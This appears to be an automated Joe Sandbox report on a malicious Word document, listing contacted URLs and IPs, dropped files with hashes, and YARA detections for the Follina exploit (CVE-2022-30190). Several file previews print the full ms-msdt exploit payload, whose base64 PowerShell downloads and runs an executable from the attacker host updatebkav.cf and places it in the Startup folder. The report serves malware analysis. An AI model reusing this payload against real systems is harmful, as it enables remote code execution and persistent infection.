http://https://tasks.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://store.office.cn/addinstemplate	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://messaging.engagement.office.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.odwebp.svc.ms	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://web.microsoftstream.com/video/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://dataservice.o365filtering.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://ncus.contentsync.	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://weather.service.msn.com/data.aspx	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://apis.live.net/v5.0/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://messaging.lifecycle.office.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://management.azure.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://outlook.office365.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://wus2.contentsync.	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.office.net	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://outlook.office.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://outlook.office365.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://webshell.suite.office.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://crl.microsoft.co	msdt.exe, 0000000E.00000002.570998331.0000000000B48000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://management.azure.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://devnull.onenote.com	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://ncus.pagecontentsync.	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high
http://https://messaging.office.com/	B9FBB430-B8D3-4376-90CC-B25A0D9377CA.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.199.212.52	crt.sectigo.com	United Kingdom		48447	SECTIGOGB	false
203.171.20.127	updatebkav.cf	Viet Nam		45903	CMCTELECOM-AS-VNCMCTelecomInfrastructureCompanyVN	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	643237
Start date and time: 10/06/202212:41:49	2022-06-10 12:41:49 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TranQuangDai.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winDOCX@14/34@4/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, backgroundTaskHost.exe, sdiagnhost.exe, mrxdav.sys, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.76.68, 52.109.76.33, 52.109.12.22, 52.109.76.36, 52.109.76.34
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\10BDC45B4A27319429BBC4F08A4E8A10

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1753
Entropy (8bit):	7.54155945514523
Encrypted:	false
SSDEEP:	48:m4qXYiteL8B0wtUJgVXpxi4sVQmjPOZphFRl12:StO+0mrZn/T5R+
MD5:	58AA23107C8D5AEDEABD0D5E32578592
SHA1:	C81A8BD1F9CF6D84C525F378CA1D3F8C30770E34
SHA-256:	21ACC1DBD6944F9AC18C782CB5C328D6C2821C6B63731FA3B8987F5625DE8A0D
SHA-512:	ED89CA15A1A6150246A3A92EEF6E1E962928BCB2E70FA802513581076C907F276CA0639E700FB4BA7E20F2276A0184D8C19168C9E466CCDA5FE2500D16B8C43
Malicious:	false
Preview:	0...0.....lU.....0...*.H.....0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0...200130000000Z..3001292359592Z0K1.0...U....AT1.0...U....ZeroSSL1*0(..U...!ZeroSSL RSA Domain Secure Site CA0.."0...*.H.....0.....is~..1.#.m...T .....!.~].R|?1..l.Y8^g~KV.u..7.5Zd..L.,$..m....Mf.....!t..C..q...L8}.*.....8...N..h..kw..@...._.....=$._.d...Y..B.oPR..Z.'<.....^...T.c.....q.+{@.5.....A...F..|2E...E.e..Pt.....V u..J..j.u...5../.]..\..;..w..%5-.V..^x$.....(g..0...mZ'...;.`.r3..}.*c...C.u.;.L..7t...>.D....B.f...tJ..."Y..bf:!...'.{...r2n..]tU.....F.....Ex;6E.....-5E*....X.....B.y9.$....g.....|..OxR..WOaU .'.8y..B...--....jG.iV'4%:KI.J.v.i.-o....."m.z.Wc..%9J.~h.i.H.@...#....Ui.(KBU.....u0..q0...U.#..0...Sy.Z.+J.T.....f.0...U.....xh...h.=r._.>....0...U.....0...U.....0.....0...U.%. .0...+.....+.....0"..U. ..0.0...+.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\10BDC45B4A27319429BBC4F08A4E8A10

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	274
Entropy (8bit):	3.089444454346107
Encrypted:	false
SSDEEP:	3:kkFkl1lWfl/tfllXlE/lYoTZELDcqElXlije9DZlOJE5Yol2luN7MS1g15lquGlb:kKz6Y4qMUjKFgJE5Y7EyUWOJ9jn/
MD5:	7315A56C4A4265499159EEC9E0FC6E6C
SHA1:	DC729BF08D3C7A9DF948818F14F5F583D91F3CFF
SHA-256:	93FA51DCE31C0BC51F7D90E888FC4E26ABAFE035DB441D6CF154C2750385C1AD
SHA-512:	55EFFCE1D22963E400403CA33C6180150FF1228397C2C0CBFCA02059DECD6C428D7DE944A205C1651465082955BF296B2ADFF44FFA57CBFC609C6C762526C1E A
Malicious:	false
Preview:	p..... .....bY.N.}..(..... ....6....@8.....h.t.t.p.:././.z.e.r.o.s.s.l...c.r.t...s.e.c.t.i.g.o...c.o.m./.Z.e.r.o.S.S.L.R.S.A.D.o.m.a.i.n.S.e.c.u.r.e.S.i.t.e.C.A...c.r.t..".5.e.3.2.1.c.8.0.-.6.d.9."...

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4762119925108102
Encrypted:	false
SSDEEP:	384:5GfXTwlP+Adhl9JCou8SF10fZ0jGBZXd7hWSwtZ1Im+hVZO4Fg:cfX2XCdH18ZLXNwS/ll
MD5:	7EF49888AB9481447DD13061FA9EDA50
SHA1:	D91FB9FC2E916537C9BD392F8C10CE8E22BC1A7D
SHA-256:	744BDC22229A0EE93325B706C4E4715344AD121047190A1015F1860B4CBEB850
SHA-512:	A42A0085E5988695DBC194B3446FFF51F3CAE75A7303FFBB18E41CFB1EF20DBFD23050FBE6D55008618994FA3E0CD30CED5D6EC3032C171D706880771106DE/7
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N4U.7...t.(...`.:{6G...Z.C}..3..y[.|*..|.....k.`<.f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:P0XFFaV:c3u
MD5:	7D1808A6E26F48D772E9A937352267EB
SHA1:	2BE3730F5D00B9D58B66A3AB2F46FA5986C20D7D
SHA-256:	F7EF776070481F5938B062EECBD56DB3875F7C56DE6E2F6C6A6410DF91948B00
SHA-512:	CE6D3DDAB590359E139B9FF810BD95DEE17648D316E1A020CC61D3A22A1302D3493874C41DA9CCBE472C2B567C94603866A2C6105BDA05B0ED75B0D3DFF9E16
Malicious:	false
Preview:	675052. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\B9FBB430-B8D3-4376-90CC-B25A0D9377CA

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148315
Entropy (8bit):	5.3579539340719755
Encrypted:	false
SSDEEP:	1536:/cQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidoXxGETLKz6e:+HQ9DQW+zgXpl

MD5:	5EE5D7B6D61D8BDEDCDAA6D65AE33506
SHA1:	CAFBF9A6AC4DBE7512B6B20A478FB529C59DB7B3
SHA-256:	B589C740E644A53B067ED4A36D113225D4D77A66A4BAC92AF51AECA56CCF1D20
SHA-512:	0CF0D3B4095A216C1349D6F5A82C9D1370FB67CB9D66CAF1379EC117EB52BDCB5B35D19AC19C151F560AA1ECAFC0FBE12C8AB914555906858384E8ECA5DCF1BE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-10T10:43:00">.. Build: 16.0.15405.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AFAB9479.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	4897
Entropy (8bit):	5.194901644215279
Encrypted:	false
SSDEEP:	96:nUPR1+oT5FiozzQ5sV2zp+5KBO2ysTPC5lalb4Uhb2B68+cRfG:nUPHtz0uV2FOsmql5tQQcRG
MD5:	83ED5B7F8B6CA244C54B53DA0E173CC7
SHA1:	C40C4A5ACD37CD8D3138DD6C6307ED9E691427FE
SHA-256:	C901BAD1777CA42BEA4F6D6F4673CD2BB1452AE0273C8AB10450000FE0E7CD8D
SHA-512:	9462065BCFD89AAEF9FFBE2E062A5783C879F271F26D12B355A65035DB9C6C838F263CE09C9BBC703C25A1484D0F80C5A153015960BCB799333B7291A21E405
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AFAB9479.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AFAB9479.htm, Author: Joe Security
Preview:	<!doctype html>.<html lang="en">.<body>.<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxl

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB31E5EF.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	4897
Entropy (8bit):	5.194901644215279
Encrypted:	false
SSDEEP:	96:nUPR1+oT5FiozzQ5sV2zp+5KBO2ysTPC5lalb4Uhb2B68+cRfG:nUPHtz0uV2FOsmql5tQQcRG
MD5:	83ED5B7F8B6CA244C54B53DA0E173CC7
SHA1:	C40C4A5ACD37CD8D3138DD6C6307ED9E691427FE
SHA-256:	C901BAD1777CA42BEA4F6D6F4673CD2BB1452AE0273C8AB10450000FE0E7CD8D
SHA-512:	9462065BCFD89AAEF9FFBE2E062A5783C879F271F26D12B355A65035DB9C6C838F263CE09C9BBC703C25A1484D0F80C5A153015960BCB799333B7291A21E405
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB31E5EF.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB31E5EF.htm, Author: Joe Security
Preview:	<!doctype html>.<html lang="en">.<body>.<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxl

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{1A6E5D12-CAE9-489E-AB80-272DC77C9F00}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{42894951-8A43-4EBB-90B8-3ED9F24537F6}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	8412
Entropy (8bit):	3.7096270910497426
Encrypted:	false
SSDEEP:	96:e66/JE8od6Ktgn56++xJeHLRs1ZRSejT6KxKB++UXTEyZzDDzQc4oDF7bf67tc/9:ek3dd2ABIHLabSEDDZXDNpf
MD5:	7ACD3476A542D90F35D301C83232345C
SHA1:	BF0A70CBE8DF94CC773F1900A7BF1543FF089A3A
SHA-256:	0EA1C2EA1EF328941ADAC3AF52DA77FA03E777221748B9CCFEDDD1C4F23855C1
SHA-512:	259364AFF8049BCB8F5E866CFDE6C779349F89DFDA303688B648EFC8AE9F3AC81B50D5CC0C7B44AA094C5CFBB65C80A38E47C17B5CC6927EE072B1CFFA733 E86
Malicious:	false
Preview:	..L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.s.:.//.u.p.d.a.t.e.b.k.a.v...c.f.:.8.0.8.0./.L.o.a.d.i.n.g.U.p.d.a.t.e...h.t.m.l.!.". ."."". .\.p. .\.f. .0..... . .....H... .T...n.:. .T.r...n. .Q.u.a.n.g. .....i. ...N...m. .S.i.n.h.:. .1.9.7.5...M...C. .T.I...U. .N.G.H... .N.G.H.I...P.....p. .d...n.g. .n.h...n.g. .k... .n...n.g. .v... .k.i.n.h. .n.g.h.i...m. ..... .v... ...a.n.g. .c... ..... .p.h...t. .t.r.i...n. .b...n. .t.h...n. .v... .n.g.h... .n.g.h.i...p... .M.o.n.g. .m.u...n. .l...m. .v.i...c. .t...i. .m...i..... ... .h;y<..h.b..CJ .aJ ....h;y<..h;y<.CJ .aJ ....h;y<.CJ .aJ ....j....U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	4897
Entropy (8bit):	5.194901644215279
Encrypted:	false
SSDEEP:	96:nUPR1+oT5FiozzQ5sV2zp+5KBO2ysTPC5lalb4Uhb2B68+cRfG:nUPHtz0uV2FOsmql5tQQcRG
MD5:	83ED5B7F8B6CA244C54B53DA0E173CC7
SHA1:	C40C4A5ACD37CD8D3138DD6C6307ED9E691427FE
SHA-256:	C901BAD1777CA42BEA4F6D6F4673CD2BB1452AE0273C8AB10450000FE0E7CD8D
SHA-512:	9462065BCFD89AAEF9FFBE2E062A5783C879F271F26D12B355A65035DB9C6C838F263CE09C9BBC703C25A1484D0F80C5A153015960BCB799333B7291A21E405
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm, Author: Joe Security • Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\LoadingUpdate[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 